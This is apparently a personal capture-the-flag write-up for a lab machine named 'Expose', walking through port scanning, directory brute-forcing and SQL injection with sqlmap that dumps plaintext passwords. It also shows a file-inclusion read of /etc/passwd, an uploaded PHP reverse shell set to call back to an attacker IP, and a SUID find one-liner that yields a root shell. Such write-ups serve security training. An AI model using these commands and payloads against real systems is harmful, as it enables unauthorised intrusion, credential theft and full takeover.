Expose

Created by	Kaio
Created time	@June 28, 2025 9:12 AM
Last edited by	Kaio
Last updated time	@June 28, 2025 1:00 PM

Enumeration

```
nmap -T4 -O -A -vv  10.10.1.38
```

```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:10.23.99.113
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 23:34:39:1f:50:52:89:49:4f:ed:5e:99:28:73:70:c9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDPCN5HXD/KadgZFbnCh5
w5BdA5SRAxC9JQzrzdL8GiTeBJ6jfkGCvJBa4v019xtSLwQqCUL+Acuc/PvH6
pK8d4S6lit/+oJ4Kl9Ttmkzjr6NDgggkjlX8Ed10kJ2xp7nAoEB8PAbhxDov5a0ifn
LXCeOMBxpAXfxmuIM+xGQNhDN0rURz/795kLItN2DGBPQD811aX09QBeUQu
KxTPSxJfdQuzwylt7wOx6mWzYw1/0uHz5K9NUT0Kt1foOaF4vCSxHrS+/ml+q
dwr07Li/fGaPl3+CMRwJjd1dVwKnltAJesxk05rq+Lqg9OoVYkY6YEtkyvSNu6v
ZwlN04HSVc40FbBf8KrD39GhjEiC4Y8jjBiwBQdEiu417gQ5hl/LcigkgxwwT1Ov
POcR46p7Gr5Rdib1Q/+S6PdVDgkVcH0zh4yihHWt8nutiW8nPfnfnzMo535×95
zrW+FWuRbaVi9duR3Ra4vkkONgPy9z8FlPgoDXOpOcrcBAzgglRSshGds=
|   256 4c:09:17:00:9e:d5:0e:ea:6e:0d:25:fa:38:00:e0:9c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBPfktpi8vhn7MPd8OwzFZHAVMlUnp+oWsT2EBTCPAB2VZ0M2
yn94YV6jgylU/EJ3q3dY8Cs/mV6Actse3VBp7Vo=
|   256 8a:a4:74:35:91:a9:30:7e:4d:ac:6b:ff:9f:6f:dc:2e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF0nuFBqLXRCK/P1S8cIoZlf3p
HE59BotpFYBL4GBao0
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
```

```
nmap -T4 --script vuln  10.10.1.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 09:06 AEST
Nmap scan report for 10.10.1.38
Host is up (0.37s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
```

```
22/tcp open  ssh
53/tcp open  domain
```

FTP connecting

```
ftp 10.10.1.38
Connected to 10.10.1.38.
220 Welcome to the Expose Web Challenge.
Name (10.10.1.38:b0xb0x): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!               epsv6           mget            preserve        sendport
$               exit            mkdir           progress        set
account         features        mls             prompt          site
append          fget            mlsd            proxy           size
ascii           form            mlst            put             sndbuf
bell            ftp             mode            pwd             status
binary          gate            modtime         quit            struct
bye             get             more            quote           sunique
case            glob            mput            rate            system
cd              hash            mreget          rcvbuf          tenex
cdup            help            msend           recv            throttle
chmod           idle            newer           reget           trace
close           image           nlist           remopts         type
cr              lcd             nmap            rename          umask
debug           less            ntrans          reset           unset
delete          lpage           open            restart         usage
dir             lpwd            page            rhelp           user
disconnect      ls              passive         rmdir           verbose
edit            macdef          pdir            rstatus         xferbuf
```

```
epsv          mdelete       pls           runique       ?
epsv4         mdir          pmlsd         send
ftp>
```

⇒ returning the empty ls

All port scanning

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
53/tcp   open  domain
1337/tcp open  waste
1883/tcp open  mqtt

```

Enumerate port 1337, 1883

```
PORT     STATE SERVICE                 VERSION
1337/tcp open  http                    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: EXPOSED
1883/tcp open  mosquitto version 1.6.9
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/load/bytes/sent/5min: 0.79
|     $SYS/broker/load/sockets/1min: 0.76
|     $SYS/broker/load/connections/5min: 0.20
|     $SYS/broker/store/messages/bytes: 180
|     $SYS/broker/load/messages/sent/5min: 0.20
|     $SYS/broker/bytes/received: 18
|     $SYS/broker/load/connections/15min: 0.07
|     $SYS/broker/messages/sent: 1
|     $SYS/broker/heap/maximum: 49688
|     $SYS/broker/load/messages/sent/1min: 0.91
|     $SYS/broker/clients/inactive: 0
|     $SYS/broker/heap/current: 47240
|     $SYS/broker/load/messages/received/1min: 0.91
|     $SYS/broker/load/sockets/15min: 0.07
|     $SYS/broker/load/messages/received/5min: 0.20
|     $SYS/broker/messages/received: 1
|     $SYS/broker/load/bytes/received/5min: 3.53
|     $SYS/broker/load/bytes/received/1min: 16.45
|     $SYS/broker/load/messages/sent/15min: 0.07
|     $SYS/broker/load/bytes/sent/15min: 0.27
|     $SYS/broker/bytes/sent: 4
|     $SYS/broker/uptime: 3971 seconds
|     $SYS/broker/load/connections/1min: 0.91
|     $SYS/broker/clients/connected: 0
|     $SYS/broker/clients/disconnected: 0
|     $SYS/broker/load/messages/received/15min: 0.07
|     $SYS/broker/load/bytes/sent/1min: 3.65
|     $SYS/broker/load/sockets/5min: 0.20
|     $SYS/broker/clients/active: 0
|     $SYS/broker/load/bytes/received/15min: 1.19
|_    $SYS/broker/version: mosquitto version 1.6.9
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
```

Port 1337 has http service

⇒ start enumerating directory

```
/.php                 (Status: 403) [Size: 277]
/index.php            (Status: 200) [Size: 91]
/javascript           (Status: 301) [Size: 320] [--> http://10.10.1.38:1337/javascrip
t/]
/phpmyadmin          (Status: 301) [Size: 320] [--> http://10.10.1.38:1337/phpmy
admin/]
/admin               (Status: 301) [Size: 315] [--> http://10.10.1.38:1337/admin/]
```

`/phpmyadmin` doesn't have creds ≠ access

`/admin`

```
/index.php           (Status: 200) [Size: 1534]
/.php                (Status: 403) [Size: 277]
/assets              (Status: 301) [Size: 322] [--> http://10.10.1.38:1337/admin/asse
ts/]
/logout.php          (Status: 500) [Size: 0]
```


⇒ nothing useful

The page is just a html UI

Keep enumerating using this list `/usr/share/dirb/wordlists/big.txt` with Gobuster

```
/.htpasswd.txt       (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/admin               (Status: 301) [Size: 315] [--> http://10.10.1.38:1337/admin/]
/admin_101           (Status: 301) [Size: 319] [--> http://10.10.1.38:1337/admin_10
1/]
/index.php           (Status: 200) [Size: 91]
```

`/admin_101`



10.10.1.38:1337/admin_101/

Is this the right admin portal?

hacker@root.thm

••••

SQLmap

save the request POST under the name `request.req`

```
[*] expose
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sys
```

```
sqlmap -r request.req -dbs --batch -D expose -tables -T user
```

```
Database: expose
[2 tables]
+---------+
| user    |
| config |
+--------+
```

```
sqlmap -r request.req -dbs --batch -D expose -T user --dump
```


```
+----+-----------------+---------------------+--------------------------------
------+
| id | email           | created             | password                               |
+----+-----------------+---------------------+--------------------------------
------+
| 1  | hacker@root.thm | 2023-02-21 09:05:46 | VeryDifficultPassword!!#@#@!
#!@#1231 |
+----+-----------------+---------------------+--------------------------------
------+
```

— dump : Extracts and displays all the data from the specified table (user) in the targeted database.

config

```
sqlmap -r request.req -dbs --batch -D expose -T config --dump
```

```
+----+------------------------------+------------------------------------------
-----------+
| id | url                          | password                                            |
+----+------------------------------+------------------------------------------
-----------+
| 1  | /file1010111/index.php       | 69c66901194a6486176e81f5945b8929 (easyt
ohack)       |
| 3  | /upload-cv00101011/index.php | // ONLY ACCESSIBLE THROUGH USERN
AME STARTING WITH Z |
+----+----------------------------+--------------------------------------
----------+
```



```
POST //file1010111/index.php?file=/etc/passwd HTTP/1.1
Host: 10.10.1.38:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Origin: http://10.10.1.38:1337
Connection: keep-alive
Referer: http://10.10.1.38:1337//file1010111/index.php
Cookie: PHPSESSID=figsgc9ptiisn9qorthuuj21ka
Upgrade-Insecure-Requests: 1
Priority: u=0, i

password=easytohack
```


```
            syslog:x:104:110::/home/syslog:/usr/sbin/nologin
            _apt:x:105:65534::/nonexistent:/usr/sbin/nologin
            tss:x:106:111:TPM software
            stack,,,:/var/lib/tpm:/bin/false
            uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
            tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
            sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
            landscape:x:110:115::/var/lib/landscape:/usr/sbin
            /nologin
            pollinate:x:111:1::/var/cache/pollinate:/bin/fals
            e
            ec2-instance-connect:x:112:65534::/nonexistent:/u
            sr/sbin/nologin
            systemd-coredump:x:999:999:systemd Core
            Dumper:/:/usr/sbin/nologin
            ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
            lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/fals
            e
            mysql:x:113:119:MySQL
            Server,,,:/nonexistent:/bin/false
            zeamkish:x:1001:1001:Zeam
            Kish,1,1,:/home/zeamkish:/bin/bash

            ftp:x:114:121:ftp
            daemon,,,:/srv/ftp:/usr/sbin/nologin
            bind:x:115:122::/var/cache/bind:/usr/sbin/nologin
            Debian-snmp:x:116:123::/var/lib/snmp:/bin/false
            redis:x:117:124::/var/lib/redis:/usr/sbin/nologin
            mosquitto:x:118:125::/var/lib/mosquitto:/usr/sbin
            /nologin
            fwupd-refresh:x:119:126:fwupd-refresh
            user,,,:/run/systemd:/usr/sbin/nologin
        </p>
```

username start with `zeamkish`

`/upload-cv00101011/index.php`

upload the reverse shell




```
POST /upload-cv00101011/index.php HTTP/1.1
Host: 10.10.1.38:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------20853472010260986741084262338
Content-Length: 2808
Origin: http://10.10.1.38:1337
Connection: keep-alive
Referer: http://10.10.1.38:1337/upload-cv00101011/index.php
Cookie: PHPSESSID=figsgc9ptiisn9qorthuuj21ka
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------20853472010260986741084262338
Content-Disposition: form-data; name="file"; filename="shell.php.png"
Content-Type: image/png

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
```



```
POST /upload-cv00101011/index.php HTTP/1.1
Host: 10.10.1.38:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------208534720102609867410842623 38
Content-Length: 2804
Origin: http://10.10.1.38:1337
Connection: keep-alive
Referer: http://10.10.1.38:1337/upload-cv00101011/index.php
Cookie: PHPSESSID=figsgc9ptiisn9qorthuuj21ka
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------208534720102609867410842623 38
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/png

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP.
Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/mas
ter/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.23.99.113';
$port = 1234;
```

```
        <!-- THIS IS OFFICIAL FILE - DO NOT CHANGE IT -->
        <link rel="stylesheet" href="style.css">
    </head>

    <body>
        <!-- Navigation Bar -->
        <nav class="bg-gray-900 text-white p-6">
            <div class="flex justify-between items-center">
                <a href="/" class="text-lg font-bold">
                    Admin Access
                </a>
                <ul class="flex items-center gap-5">


                </ul>
            </div>
        </nav>


        <!DOCTYPE html>





        <!-- Main Content -->
        <main class=" mx-auto py-8  min-h-[80vh] flex items-center
        justify-center gap-10 flex-col xl:flex-row">
            <h1>
                File uploaded successfully! Maybe look in source
                code to see the path<span style=" display: none;">
                    in /upload_thm_1001 folder
                </span>
             <h1>
```

linpeas to gather some juicy information

```
Users with console
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
zeamkish:x:1001:1001:Zeam Kish,1,1,:/home/zeamkish:/bin/bash
```

`/home/zeamkish`

```
SSH CREDS
zeamkish
easytohack@123
```

Priviliege Escalation

```
find / -type f -perm -04000 -ls 2>/dev/null
```

```
    1571    316 -rwsr-x---   1 root     zeamkish       320160 Feb 18  2020 /usr/bin/find
```

https://gtfobins.github.io/gtfobins/find/

in the `/home/zeamkish` directory

```
./find . -exec /bin/sh -p \; -quit
```